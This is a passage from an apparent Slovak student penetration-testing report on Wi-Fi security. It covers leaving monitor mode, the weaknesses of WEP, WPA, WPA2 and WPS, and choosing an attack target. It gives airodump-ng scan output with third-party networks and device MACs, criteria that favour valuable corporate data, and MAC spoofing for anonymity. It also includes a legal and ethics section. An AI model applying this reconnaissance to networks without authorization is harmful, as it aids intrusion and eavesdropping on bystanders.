Tak ako airmon-ng dokáže monitor mód zapnúť, takisto dokáže interface vrátiť do pôvodného stavu.

```
airmon-ng stop wlan0mon
```

Týmto príkazom sa interface wlan0mon premení naspäť na wlan0 a toto rozhranie už nebude v monitor móde. Niektoré procesy však boli pri zapínaní monitor módu vypnuté, preto sa ešte adaptér nebude vedieť pripojiť na žiadnu Wi-Fi sieť. Tento problém vyriešime v sekcii 3.4.

2.1.3.3. Ifconfig a iwconfig

Podobne ako sme monitor mód cez tieto príkazy aktivovali, tak isto ho vieme aj deaktivovať. Ak sme však aktivovali monitor mód prostredníctvom airmonu, odporúča sa ho prostredníctvom airmonu aj vypnúť. Tieto príkazy sú určené, ak bol monitor mód aktivovaný manuálne:

```
ifconfig wlan0 down
iwconfig wlan0 mode managed
ifconfig wlan0 up
```

V prípade, že sme žiadne procesy nevypínali, mal by interface v prípade prepnutia naspäť do managed módu fungovať v poriadku.

2.1.3.4. Reštartovanie sieťových služieb

Pri aktivovaní monitor módu prostredníctvom airmon-ng sme museli vypnúť niektoré procesy, aby monitor mód fungoval správne. Avšak pri deaktivovaní módu prostredníctvom airmon-ng nie sú tieto služby automaticky zapnuté, preto je potrebné reštartovať sieťové služby v systéme.

```
service networking restart
service network-manager restart
```

Týmto príkazom reštartujeme celú službu sieťového správcu, čím sa opäť naštartujú potrebné procesy a Wi-Fi adaptér sa bude opäť schopný pripojiť na sieť.

2.1.3.5. Riešenie problémov pri návrate do managed módu

Môžu nastať situácie, keď sa interface wlan0mon pri použití `airmon-ng stop` príkazu neodstráni, prípadne ak používame Kismet, pravdepodobne nám ostane wlan0mon aj po ukončení činnosti. Najľahšie riešenie je reštartovanie systému, existuje však aj sekvencia príkazov, pomocou sa reštartovaniu systému vyhneme. Jedná sa o sekvenciu týchto príkazov:

```
iw dev wlan0mon del
iw phy phy0 interface add wlan0 type managed
service networking restart
service network-manager restart
```

Prvým príkazom odstránime aktuálny wlan0mon interface, druhým vytvoríme nové rozhranie wlan0 v móde managed na základe fyzického rozhrania phy0 (ktoré sa vyskytuje v prípade zabudovanej Wi-Fi karty) a následne, známy tretí a štvrtý príkaz reštartuje službu manažéra siete v systéme.

Nasledovnou sekvenciou príkazov umožníme bezdrôtovému rozhraniu pripojiť sa na Wi-Fi sieť v managed móde. Počas môjho testovania sme však narazili na chybu, keďže po použití monitor módu a následnom návrate naspäť do managed nesprávne funguje Samba. Pri prístupe na zdieľaný priečinok na sieti prostredníctvom bezdrôtového adaptéra sa v tomto prípade sa jedná o chybu "Unknown file type", čiže po prepnutí módu rozhrania sme schopní využívať sieť, akurát sa nevieme dostať k zdieľaným súborom z Windowsového klienta.

Tento problém je možné opraviť reštartovaním služby wpa_supplicant.

```
service wpa_supplicant stop
service wpa_supplicant start
```

Po nasledujúcich príkazoch by sieť a iné programy na nej závislé mali fungovať správne. V prípade ďalších problémov je možné wpa_supplicant úplne vypnúť. Ak ani tento proces nepomôže, bude nutné reštartovať operačný systém.

2.1.4. Záver

2.1.4.1. Zhrnutie merania

Meranie "Monitorovanie a mapovanie bezdrôtových sietí" sa zaoberalo postupom pre zapnutie monitor módu na zariadení. Prostredníctvom tohto módu sme boli schopný oskenovať všetky typy bezdrôtových sietí vysielajúcich v bezdrôtovom spektre 2,4 GHz. Používali sme dva najpoužívanejšie programy na samotné skenovanie bezdrôtových sietí bez akéhokoľvek prístupu. Aplikácia Kismet zobrazuje grafické výsledky monitorovania, zatiaľ čo aplikácia airodump-ng je výlučne konzolová. Pri meraní sme skúšali zistiť informácie o všetkých sieťach, alebo sa zamerať na konkrétnu sieť a získavať informácie práve z nej. Pomocou rôznych prepínačov vieme programu airodump-ng prikázať, aby pri skenovaní sietí vytváral rôzne filtre, prípadne zapisoval odchytenú komunikáciu do súboru. Nakoniec sme vrátili interface z monitor módu naspäť do pôvodného stavu tak, aby sme boli opäť schopný komunikovať s konkrétnym prístupovým bodom a získať tak prístup na sieť.

2.1.4.2. Dosiahnuté výsledky testov

V meraní boli dosiahnuté nasledovné výsledky:

1. **Každé zariadenie na sieti je viditeľné**
   Nezávisle od faktu, či používame notebook, tablet alebo mobil, taktiež nezávisle od výrobcu alebo ceny zariadenia. Všetci klienti v okolí monitorovacieho PC sú viditeľní. Odhalená je ich unikátna MAC adresa, pomocou ktorej sa dá spočiatku identifikovať výrobca, pri hlbšej analýze aj konkrétne zariadenie. Bez ďalších údajov je táto informácia prakticky nehodnotná, avšak pri obchádzaní niektorých typov zabezpečení (napr. MAC Filtering) môže byť zneužitá.

2. **Všetky dáta putujúce po Wi-Fi sieti sú viditeľné**
   Opäť, nezávisle na type zariadenia, všetky správy čo sú posielané prostredníctvom bezdrôtovej siete sú viditeľné pre ostatných užívateľov. Tieto správy sú väčšinou zašifrované, preto ich obsah nevieme prečítať. V budúcich testoch však prídeme k bodu, keď sa z tieto správy pokúsime dešifrovať a prečítať z nich nejaké dáta.

3. **Skrývanie SSID proti útokom nepomáha**
   Napriek tomu, že je schovávanie SSID, tzv. SSID cloaking je jedna z odporúčaných metód pre lepšie zabezpečenie Wi-Fi siete, v skutočnosti to potenciálneho útočníka nijako nezastaví. Bez ohľadu na to, či je vysielanie SSID zapnuté alebo nie, útočník dokáže zistiť všetky dostupné informácie o samotnej sieti a jej klientoch. Skrývanie SSID je iba opatrenie proti bežným používateľom, ktorí nemajú k dispozícii špeciálny softvér na odhalenie týchto typov sietí, takže sa na sieť ani nepokúsia pripojiť. Avšak užívatelia, ktorí sa na sieť pripájajú majú sťažené počiatočné nastavovanie pripojenia, a taktiež hľadanie chýb pri konektivite môže byť s vypnutým vysielaním SSID zložitejšie.

Naopak, z psychologického hľadiska môže mať skrývanie SSID na útočníka pomerne veľký vplyv. Ak je názov siete schovaný, niekto ho skrýva z určitého dôvodu. „Z akého dôvodu je názov siete skrytý? Nachádzajú sa na nej potenciálne zneužiteľné dáta?" - otázky, ktoré si útočník položí potom, ako pri skenovaní objaví skrytú Wi-Fi sieť.

Vypínanie vysielania SSID je preto dvojsečná zbraň, a malo by byť dobre zvážené, či má pri návrhu siete svoje opodstatnenie. V opačnom prípade bude len zbytočným prvkom siete, ktorý bude znižovať komfort pre samotných používateľov.

2.2. Protokol č.2 - Výber cieľa a príprava na útok

Názov: Výber cieľa a príprava na útok

Autor: Patrik Goldschmidt

Dátum: 17. 12. 2015

Ciele merania:

- Predstaviť bezpečnostné protokoly používané na Wi-Fi sieťach
- Vykresliť základné bezpečnostné riziká a iné zraniteľnosti Wi-Fi protokolov
- Definovať pravidlá pri výbere cieľa pre penetračný test
- Pripraviť sa na vykonanie penetračného testu


Použitý hardvér:

- Netgear WGR614 v7 - Wi-Fi router (WEP)
- Cisco EPC3925 - Wi-Fi router (WPA2)
- Cisco Linksys E2000 - Wi-Fi router (WPA2 + WPS)
- Lenovo IdeaPad G550 - monitorovacie zariadenie
- Asus Eee 1101HA - konfigurácia routerov a bezdrôtový klient
- Apple Iphone 4S - bezdrôtový klient
- Dell Latitude XT2

Použitý softvér:

- Kali Linux 2.0
- Airmon-ng
- Airodump-ng
- Wash

Schéma:



2.2.1. Úvod do bezpečnostných protokolov používaných na Wi-Fi sieťach

2.2.1.1. Otvorená sieť

Tento typ sietí sa najbežnejšie vyskytuje na verejných priestranstvách, ako napr. v kaviarňach, na letiskách a pod. Otvorená bezdrôtová sieť nepoužíva žiadny bezpečnostný protokol, čiže nevyžaduje žiadny spôsob autentifikácie a prenášanú komunikáciu nešifruje.

Užívatelia na tejto sieti sú priamo ohrození, pretože všetky ich dáta sú čitateľné pre všetkých v dosahu signálu Wi-Fi siete. Toto je samozrejme, možné iba v prípade, že dáta nie sú šifrované iným spôsobom.

2.2.1.2. WEP

Protokol WEP patrí medzi prvé bezpečnostné protokoly používané na bezdrôtových sieťach. História protokolu siaha ešte do roku 1997, keď bol vydaný ako súčasť pôvodného štandardu 802.11 ktorý definuje Wi-Fi siete. Protokol WEP je od roku 2004 považovaný za zastaraný a plánovaní sieťovej architektúry sa neodporúča používať. Aj napriek tomu, že už viac ako 10-ročie existuje pre protokol WEP bezpečnejšia náhrada, stále ho vieme nájsť hlavne na starších Wi-Fi sieťach.

Dôveryhodnosť údajov zabezpečuje šifrovací protokol RC4 a o integritu dát sa stará klasický kontrolný súčet CRC-32. Technika kontrolného súčtu je vhodná pre zisťovanie, či sa pri prenose správa nepoškodila. Takáto bezpečnosť by stačila pre použitie na káblových sieťach, avšak pri bezdrôtovej komunikácii je potrebné taktiež zisťovať, či obsah správy nebol potenciálnym útočníkom zámerne upravený. Protokol CRC-32 však túto možnosť neposkytuje.

Klasická forma WEP kľúča je 10 hexadecimálnych znakov (0-F). Každý z týchto znakov má hodnotu 4 bity, čím dokopy získavame 40 bitov. K týmto 40 bitom sa pridáva 24-bitový inicializačný vektor (IV), čo je vlastne náhodne generovaný reťazec. Kombináciou získavame RC4 kľúč o veľkosti 64 bitov. Využitím tejto techniky získavame 64-bitový WEP, tiež známy ako WEP-40. Bezpečnejší variant je 128-bitový WEP, kde musí užívateľ zadať 26 hexadecimálnych znakov, čím dostávame 104 bitov + 24 bitov vo forme IV. Väčšina výrobcov routerov umožňuje zadať WEP kľúče ako reťazec ASCII znakov. V tomto prípade je každý znak 8-bitový, čiže WEP-40 využíva 5 ASCII znakov a WEP-104 13 znakov. Ďalšia známa technika na generovanie hesiel je zadanie ASCII reťazca do nastavení routera a on jeho základe vygeneruje správny 64 alebo 128-bitový WEP kľúč.

Autentifikácia klienta k WEP sieti sa dá previesť dvoma spôsobmi. V prípade, že je nastavený typ autentifikácie “Open System“, klient sa môže autentifikovať so sieťou bez zadania akéhokoľvek hesla. Druhý typ autentifikácie, tzv. “Shared Key“ prebieha s využitím prednastaveného WEP kľúča. Tento proces sa deje prostredníctvom štvorstupňovej výmeny správ, tzv. 4-way-handshake. V prvom kroku klient požiada prístupový bod o autentifikáciu. AP mu následne pošle nezašifrovaný reťazec. Klient tento reťazec zašifruje a pošle naspäť. AP si zašifruje reťazec podľa vlastného kľúča a porovná ho so zašifrovanou správou klienta. V prípade, že sa správy zhodujú, AP pošle klientovi kladnú odpoveď, čím sa klient autentifikuje do siete.

Z dôvodu použitia šifrovania RC4 by sa nemal ten istý šifrovací kľúč počas komunikácie použiť viac ako raz. Keďže WEP kľúč je rovnaký a inicializačný vektor je len 24-bitový, je veľmi ťažké predísť duplikácii kľúčov na sieti. Z tohto dôvodu existuje 50 % šanca, že v priebehu 5000 správ sa vyskytne duplikácia IV. Duplikované IV môžu byť následne použité na spustenie útoku voči

WEP sieti. Útok tohto typu bol prevedený už v roku 2001, a za nadchádzajúce roky vzniklo mnoho nástrojov, ktoré uľahčujú a automatizujú proces útoku na WEP sieť.

Na adresovanie tohto problému vznikli viaceré odnože WEP šifrovania, napr. WEP2, WEP+, prípadne sa používalo 152 alebo 256-bitové šifrovanie WEP, avšak žiadny z týchto návrhov sa neuchytil a WEP štandard už modifikovaný nebol. Jeho náhrada vo forme bezpečnejšieho protokolu WPA prišla v roku 2003 a o rok nato bol WEP vyhlásený za nedostačujúcu ochranu a jeho vývoj sa zastavil.

2.2.1.3. WPA

Protokol Wi-Fi Protected Access (WPA) bol vytvorený za účelom okamžitého riešenia pre nedostačujúce zabezpečenie WEP. Zariadenia vyrobené v roku 2003 a neskôr už vedeli WPA protokol používať.

WPA implementuje nový štýl spravovania šifrovacích kľúčov nazývaný TKIP. Na rozdiel od WEP, ktoré používa 40 alebo 104-bitový nemenný kľúč počas celého priebehu komunikácie, protokol TKIP pravidelne ho mení. Týmto spôsobom je WPA imúnne voči väčšine WEP zraniteľností.

Protokol WPA obsahuje nový spôsob kontroly integrity správ, ktorý nahrádza starý CRC v zabezpečení WEP. O kontrolu integrity správ sa stará algoritmus Michael, ktorý zabezpečuje, že správa nemôže byť počas svojho prenosu upravovaná.

Ďalšia podstatná zmena v protokole WPA ovplyvňuje autentifikáciu klientov, ako aj generovanie a výmenu šifrovacích kľúčov medzi klientom a prístupovým bodom. Na autentifikáciu do sietí typu WPA je použitá špeciálna štvorstupňová výmena správ, tzv. four-way handshake. Tento proces zabezpečuje, že klient a prístupový bod si môžu navzájom nezávisle overiť znalosť prístupového alebo zdieľaného kľúča bez ich priameho odhalenia. Proces funguje na princípe výmeny nezašifrovanej správy, pomocou ktorých sa overí znalosť kľúčov a taktiež sa vygeneruje nový dynamický šifrovací kľúč, ktorý je používaný počas celej relácie. Tento proces je rovnaký aj pre siete typu WPA2.

Keďže tento protokol bol navrhnutý za účelom najväčšej hardvérovej kompatibility s existujúcimi zariadeniami používajúcimi WEP, niektoré vlastnosti WEP, ako napríklad šifrovanie RC4 bolo implementované aj do protokolu WPA. Z tohto dôvodu netrvalo dlho a výskumníci opäť objavili menšiu zraniteľnosť v sieťach používajúcich tento bezpečnostný protokol. WPA bol však iba "prestupnou stanicou" k oveľa bezpečnejšiemu protokolu WPA2, ktorý bol oficiálne uvedený na trh ešte počas objavenia chýb vo WPA.

2.2.1.4. WPA2

Protokol WPA2 pod označením 802.11i bol vydaný ešte v roku 2004, a ako najbezpečnejšou voľbou pre zabezpečenie Wi-Fi sietí ostal bez výraznejších zmien už vyše desaťročie. WPA2 preberá mnoho funkcií od svojho predchodcu WPA, ale navyše obsahuje vylepšenia, ktoré robia tento štandard veľmi bezpečným. Jedno z týchto vylepšení je nový spôsob šifrovania typu AES, ktorý je pre WPA2 implementovaný ako protokol CCMP. Tento protokol využíva najnovšie šifrovacie metódy - blokovú šifru. Blokové šifry sú omnoho bezpečnejšie ako pôvodné reťazcové šifry (využívané vo WEP a WPA ako protokol RC4), avšak blokové šifry sú o niečo náročnejšie na hardvér, preto Wi-Fi routery podporujúce WPA2 musia obsahovať lepšiu hardvérovú konfiguráciu v porovnaní so staršími modelmi.

2.2.1.5. EAP (WPA Enterpise)

Koncepcia EAP je určená pre pokročilé možnosti autentifikácie. Samotný EAP nie je plnohodnotný protokol na OSI schéme, ale iba definuje formát správ, pomocou ktorého sa autentifikácia na sieti odohráva, pričom používa existujúce protokoly definujúce prenos dát po sieti. Existuje veľa rôznych odnoží tohto štandardu, medzi najpopulárnejšie patria LEAP, EAP-TLS, EAP-MD5 a pod. Ako už bolo spomenuté, samotný protokol EAP definuje iba formát správ, avšak tieto správy musia byť nejakým spôsobom enkapsulované. Enkapsulácia EAP správ závisí od toho, kde tento protokol chceme využívať. Pre drôtové aj bezdrôtové siete typu Ethernet je EAP definovaný v štandarde 802.11X.

Štandard 802.1X definuje autentifikáciu voči Ethernet sieti v LAN alebo WLAN forme. V prípade bezdrôtových sietí je štandard najčastejšie použitý v súčinnosti s 802.11i (WPA2), pričom nahrádza klasickú autentifikáciu prostredníctvom zdieľaného kľúča. Samotná výmena správ medzi klientom a prístupovým bodom sa nazýva EAPOL (EAP Over LAN).

Autentifikácia 802.1X zahŕňa tri zúčastnené strany - lokálne zariadenie, autentifikátor a autentifikačný server. Lokálne zariadenie je akýkoľvek klient, ktorý sa pokúša pripojiť na sieť. Autentifikátor je sieťové zariadenie, ktoré prepája lokálne zariadenie a autentifikačný server, napr. prístupový bod do siete alebo prepínač. Autentifikačný server je zariadenie, ktoré vybavuje žiadosti o autentifikáciu do siete. Na tento účel sa zvyčajne využíva RADIUS server a rôzne EAP protokoly.

Proces prebieha tak, že lokálne zariadenie sa pokúša pripojiť do siete. Pri tomto pokuse odosiela EAP a EAPOL žiadosti do autentifikátora. Tento následne preposiela všetky EAP žiadosti do autentifikačného servera, ktorý v databáze používateľských mien a hesiel vyhľadá údaje, ktoré mu poskytlo lokálne zariadenie. V prípade, že sa údaje zhodujú, klient získa prístup do vnútornej časti siete. V prípade, že sú údaje odlišné, klientova žiadosť o autentifikáciu je zamietnutá a zo siete je odpojený.

Bezdrôtové siete využívajúce RADIUS server na autentifikáciu sa zvyknú nazývať aj WPA Enterprise siete.

2.2.1.6. WPS

WPS (Wi-Fi Protected Setup) je bezdrôtový štandard, ktorý bol pôvodne vytvorený za účelom uľahčenia prístupu na Wi-Fi sieť. Jeho účelom je poskytnúť veľmi jednoduchý prístup na sieť pre bežných užívateľov, ktorí majú slabé vedomosti o bezpečnostných protokoloch na Wi-Fi.

Najznámejšie spôsoby použitia WPS sú prostredníctvom stlačenia tlačidla alebo zadania kódu PIN. PIN kód je 8-miestne číslo, ktoré je zobrazené na štítku Wi-Fi routera. Zadaním tohto 8-miestneho čísla do hosťovskej stanice získame na sieť prístup bez zadávania ďalších prístupových hesiel.

Druhou používanou WPS metódou je stlačenie tlačidla. Toto tlačidlo je buď umiestnené na routeri v hardvérovej forme alebo sa jedná o softvérové tlačidlo v systéme spravovania routera. Po aktivovaní tohto tlačidla je vyhradený určitý čas, za ktorý sa klient môže asociovať a autentifikovať so sieťou bez ďalších dodatočných nastavení. Po obslúžení prvého klienta sa možnosť prístupu na sieť bez hesla deaktivuje a na prístup ďalšieho klienta na sieť podobným spôsobom je tlačidlo nutné opäť aktivovať.

V štandarde WPS sú definované pojmy ako “Registrar“, čo je vlastne zariadenie, ktoré poskytuje WPS prístup na sieť. Ďalší pojem je “Enrollee“, ktorý je definovaný ako klient snažiaci sa pripojiť na bezdrôtovú sieť. Posledným pojmom je “AP“, čiže Access point, ktorý poskytuje bezkôrový signál a slúži ako brána medzi Registrar a Enrollee. V domácich Wi-Fi routeroch je väčšinou integrovaných viacero funkcií v jednom zariadení.

V prípade, že prístupový bod používa funkciu WPS, všetky prídavné informácie súvisiace s WPS sú prenášané prostredníctvom beacon framov a probe response framov. Po vymenení týchto správ nasleduje sekvencia 8 správ typu EAP. Po úspešnej výmene týchto správ sa klient považuje na asociovaný a autentifikovaný s prístupovým bodom.

2.2.2. Výber cieľa pre penetračný test

2.2.2.1. Preferencie pri výbere siete

Zraniteľnosti jednotlivých bezpečnostných protokolov si popíšeme v samostatných častiach, ktoré sa im venujú. Pre začiatok však treba vedieť, na akú sieť svoj útok zamerať. Kritéria môžu byť nasledovné:

- Počet klientov
- Hodnota prenášaných informácii
- Zabezpečenie
- Sila signálu
- Iné

Prvé kritérium definuje počet počítačov na sieti. Čím viac užívateľov, tým viac dát na sieti prúdi. Tieto dáta sú odchytiteľné a v prípade správnej dekryptácie komunikácie sú niektoré z nich potenciálne zneužiteľné. Tým sa už dostávame k významu veci - nemá zmysel útočiť na sieť, na ktorú nie sú pripojení žiadni klienti. Ak teda nechceme získať prístup do siete, samotný útok na sieť bez klientov je zbytočný.

Hodnota prenášaných dát je tiež pomerne dôležitý faktor. V prípade firemnej siete môžu byť dáta niekoľkonásobne cennejšie ako dáta bežného domáceho používateľa. Za predpokladu, že vo firme sa pracuje s finančnými transakciami a rôznymi zmluvami, dáta sa automaticky stávajú pre hackerov viacej zaujímavé. Sledovať používateľa počas toho ako číta správy na internete alebo hrá online hru je vo väčšine prípadov bezcenné.

Pri úvahe, že teoreticky je možné prelomiť akékoľvek heslo za určitú jednotku času sa dostávame k faktoru zabezpečenia siete. Prelamovaniu jednotlivých protokolov si preberieme neskôr. V tejto časti nás zaujíma čas, za ktorý je možné jednotlivé protokoly prelomiť, a podľa toho sú zoradené bezpečnostné protokoly nasledovne:

WEP < WPS < WPA Personal < WPA Enterprise < WPA2 Personal < WPA2 Enterprise

Otázka prelomenia WEP je otázka niekoľkých minút. Prístup k sieti vybavenou funkciou WPS je za ideálnych podmienok možné získať v priebehu niekoľkých hodín. Protokoly WPA je možné prelomiť iba hrubou silou, tzv. brute-force útokom. Tu sa dĺžka prelamovania bezpečnosti môže pohybovať od niekoľkých hodín až po niekoľko rokov. Preto sa tieto protokoly považujú ako relatívne bezpečné riešenia.

Posledným dôležitým ukazovateľom je sila signálu. V prípade slabého signálu sa môže proces nabúrania do siete značne spomaliť, dokonca sa môže stať aj nemožným. Pre príklad, proces útoku na WPS je dosť citlivý na výmenu potvrdzovacích správ medzi klientom a prístupovým bodom. Slabší signál znamená dlhšiu výmenu týchto správ, čo môže pri procese útoku spôsobovať rôzne chyby - napr. vypršanie času na odpoveď (request timeout).

2.2.2.2. Ukážka výberu cieľa

Pre učinenie výberu je potrebné najskôr získať potrebné informácie o sieti. Toto sa dá učiniť jednoduchým prieskumom pomocou príkazu airodump-ng, ktorý sme rozoberali v predošlej časti.

```
airodump-ng --uptime --wps --manufacturer wlan0mon
```

```
CH 11 ][ Elapsed: 1 min ][ 2015-12-22 19:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH        UPTIME  WPS          ESSID          MANUFACTURER

C0:C1:C0:21:2E:07   -7      211       10    0   1  54e  WPA2 CCMP   PSK    0d 00:04:41  1.0 LAB,PBC  GOLD_WPS       Cisco-Linksys, LLC
00:1E:2A:63:57:6A  -19      263        3    0  13  54 . WEP  WEP           0d 00:09:19               GOLDY_pentest  Netgear Inc.
E8:40:F2:39:A0:C8  -53      204       21    0   1  54e  WPA2 CCMP   PSK   11d 21:51:19               GOLDS CLAN     PEGATRON CORPORATION
EA:40:F2:39:A0:CA  -47      204        0    0   1  54e  WPA2 CCMP   MGT   11d 21:51:18               UPC Wi-Free    Unknown
E8:74:E6:CF:12:51  -61      293        0    0  11  54e  WPA2 CCMP   PSK   33d 03:32:56               ADB-CF1251     ADB BROADBAND ITALIA
44:55:B1:D8:82:74  -83       70        0    0   1  54e  WPA2 CCMP   PSK    2d 19:56:17               HUAWEI-v5RN    HUAWEI TECHNOLOGIES CO.,LTD
A0:F3:C1:CF:FF:0A  -85       68       56    0   3  54e. WPA2 CCMP   PSK    5d 07:14:17               Z6HS           TP-LINK TECHNOLOGIES CO., LTD.
78:54:2E:F6:F4:CE  -83       60        0    0  11  54e  WPA2 CCMP   PSK   94d 08:15:23               dir-600        D-Link International
00:0C:42:0C:23:E8  -86       56        0    0   5  11   OPN              250d 23:21:15               KONFER_net6    Routerboard.com
C8:3A:35:1D:44:80   -1        0        0    0  -1  -1                     0d 00:00:00  0.0          <length:  0>   Tenda Technology Co., Ltd.

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:1A:73:D2:39:C2  -46    0 - 1      0       11  ADB-CF1251
(not associated)   88:70:8C:AB:BC:B6  -60    0 - 1      0      122  MICROTIK,DS5,LINKNET,AndroidKM,TOFI-NZ_Office,UPC6047497,UPC687210,Botel Albatros
(not associated)   6C:27:79:43:19:18  -76    0 - 1      0        3
C0:C1:C0:21:2E:07  00:25:D3:87:A3:17  -54    0 - 1      0       59  GOLD_WPS
00:1E:2A:63:57:6A  18:34:51:1E:5F:00  -18   18 -36      0       38  GOLDY_pentest
E8:40:F2:39:A0:C8  00:24:D6:A4:C3:D4  -73    1e- 1e     0       24  GOLDS CLAN
E8:74:E6:CF:12:51  5C:2E:59:2A:24:ED   -1    1e- 0      0        1
E8:74:E6:CF:12:51  78:4B:87:5D:8F:43  -57    1e-24      0       23  6150vida
C8:3A:35:1D:44:80  A0:32:99:4D:07:A8  -75    0 - 1      0       21  LINKNET
```

Rovnako ako v schéme, aj na tomto obrázku vidíme 3 zaujímavé siete, jedna používa šifrovanie WEP, viacero sietí používa WPA2, nás však zaujíma sieť GOLDS CLAN a taktiež sieť GOLD_WPS, ktorá používa protokol WPA2 v súčinnosti s WPS.

Podľa pravidiel popísaných vyššie by najvhodnejším cieľom na útok a zber údajov bola sieť "KONFER_net6". Keďže táto sieť nepoužíva žiadny typ autentifikácie ani šifrovania. Ušetríme si jednu časť roboty, keďže sa nemusíme snažiť o prelomenie ochrany siete. Keďže však na sieť nie sú napojení žiadni klienti, môžeme sa posunúť ďalej a pozrieť sa na ostatné siete.

Týmto sa dostávame k trom predpripraveným sieťam určeným na tieto testy. Ako vidíme, GOLDY_pentest so šifrovaním WEP a 1 pripojeným klientom vyzerá ako pomerne jednoduchý cieľ.

Pre zaujímavosť si ešte môžeme všimnúť sieť s názvom UPC Wi-Free, ktorá využíva WPA2, ale autentifikácia nie je riešená prostredníctvom zdieľaného kľúča, ale namiesto neho je využitý protokol 802.11X a RADIUS server, ktoré sú v tomto prípade označené ako MGT.

2.2.3. Príprava na vykonanie penetračného testu

2.2.3.1. Právne a etické otázky

Zdroj: http://www.najpravo.sk/clanky/zakladne-formy-pocitacovej-kriminality.html

Podľa slovenskej legislatívy, ako aj podľa zákonov iných európskych štátov sú útoky popisované v týchto dokumentoch protizákonné. Bezdrôtový hacking spadá do kategórie kyberkriminalita, ktorá je klasifikovaná ako trestný čin. Klasický hacking alebo cracking je možné považovať za porušenie zákona o poškodení a zneužití záznamu na nosiči podľa § 247 ods. 1 TZ. Odpočúvanie informácii (tzv. sniffing) je možné považovať za porušenie zákona o tajomstve prepravovaných správ podľa § 196 a 197 TZ, § 197 ods. 1 TZ - prezradenie listového tajomstva alebo zákon o poškodení a zneužití záznamu na nosiči podľa § 247 ods. 1 TZ.

Do problematiky penetračných testov nezasahujú len právo, ale takisto aj etika. Prienik do počítačovej siete sa dá predstaviť vstup na cudzí pozemok alebo vlámanie sa do cudzieho domu. Aj keď nič neukradneme, na cudzom pozemku nemáme čo robiť. Vedieť, ako penetračný test vykonať nám určite dáva skvelé poznatky, ale nedáva nám to právo tieto poznatky zneužívať.

Ak teda chceme udržať naše testovanie v súlade so všetkými právnymi alebo etickými normami, máme k dispozícii viacero možností:

- Testovať svoje vlastné zariadenia a siete
- Získať povolenie od majiteľa testovaného objektu

Testovaním svojich vlastných zariadení neporušujeme žiadny z týchto zákonov, pretože dané dáta sú v našom vlastníctve a práve my máme možnosť rozhodovať ako s nimi naložíme.

Získanie povolenia od majiteľa siete je druhá možnosť, ako sa vyhnúť zbytočným komplikáciám. Toto povolenie by malo mať písomnú formu s vlastnoručným podpisom majiteľa.

2.2.3.2. Výber vhodného miesta

Výber vhodného miesta pozostáva z nájdenia takého miesta, kde máme k sieti dostatočný signál, najideálnejšie je, ak sa medzi nami a prístupovým bodom nenachádzajú žiadne objekty. Napríklad stena medzi nami a routerom môže zhoršovať kvalitu signálu, tým pádom zvyšuje prístupovú dobu na sieť a zvyšuje čas, za ktorý je možné získať prístup do siete.

Ďalším faktorom je napájanie nášho prenosného zariadenia. V prípade, že sa chystáme útočiť na WEP, útok je teoreticky prevediteľný aj z baterky notebooku, avšak ostatné útoky trvajú niekoľko hodín, preto je prístup k elektrickej sieti nevyhnutný.

Keďže testy budú vykonávané niekoľko hodín, je potrebné nájsť vhodné miesto aj pre nás. Pohodlie je pomerne dôležité, keďže pri nesprávnom držaní tela počas niekoľkých hodín si vieme privodiť pomerne nepríjemné bolesti chrbtice.

2.2.3.3. Anonymizácia

V prípade, že z akéhokoľvek dôvodu chceme počas výkonu testov zostať aspoň ako-tak anonymný, je vhodné zmeniť MAC adresu sieťového rozhrania v našom zariadení. Táto adresa je unikátna pre každé zariadenie a je fyzicky vypálená na sieťovú kartu zariadenia, čím je adresa teoreticky permanentná a nedá sa zmeniť. Linuxové operačné systémy však umožňujú túto adresu

maskovať. Tento proces sa nazýva MAC adress spoofing. Počas neho operačný systém zamaskuje pôvodnú MAC adresu za akúkoľvek inú MAC, ktorá je zariadeniu priradená. Fyzicky sa adresa na sieťovom adaptéri zariadenia stále nachádza, avšak systém iným zariadeniam oznamuje, že jeho skutočná MAC adresa je iná.

Zmena MAC adresy sa v operačných systémoch typu Linux dá vykonať prostredníctvom príkazov `ifconfig`, avšak Kali Linux poskytuje nástroj `macchanger`, čím je celý proces značne zjednodušený.

Použitie tohto nástroja je veľmi jednouché, pomocou príkazu `macchanger --help` sa dostaneme k všetkým potrebným informáciám.

Možnosť `-s` zobrazí aktuálnu MAC adresu, tú sa však dá zobraziť aj pomocou príkazu `ifconfig [interface]`. Možnosťou `-r` predelíme rozhraniu náhodnú adresu, pomocou `-p` ju vrátime naspäť na pôvodnú MAC, a nakoniec použitím `-m [MAC]` nastavíme vlastnú adresu. Pred zmenou adresy je nutné rozhranie vypnúť.

```
ifconfig wlan0mon down
macchanger -m 14:2F:AA:09:2D:BC wlan0mon
ifconfig wlan0mon up
```

Použitím týchto príkazov rozhranie vypneme, nastavíme konkrétnu adresu a rozhranie opäť zapneme. Tieto zmeny sú len dočasné, čiže po reštarte systému bude interface obsahovať svoju pôvodnú adresu.

2.2.3.4. Časová náročnosť

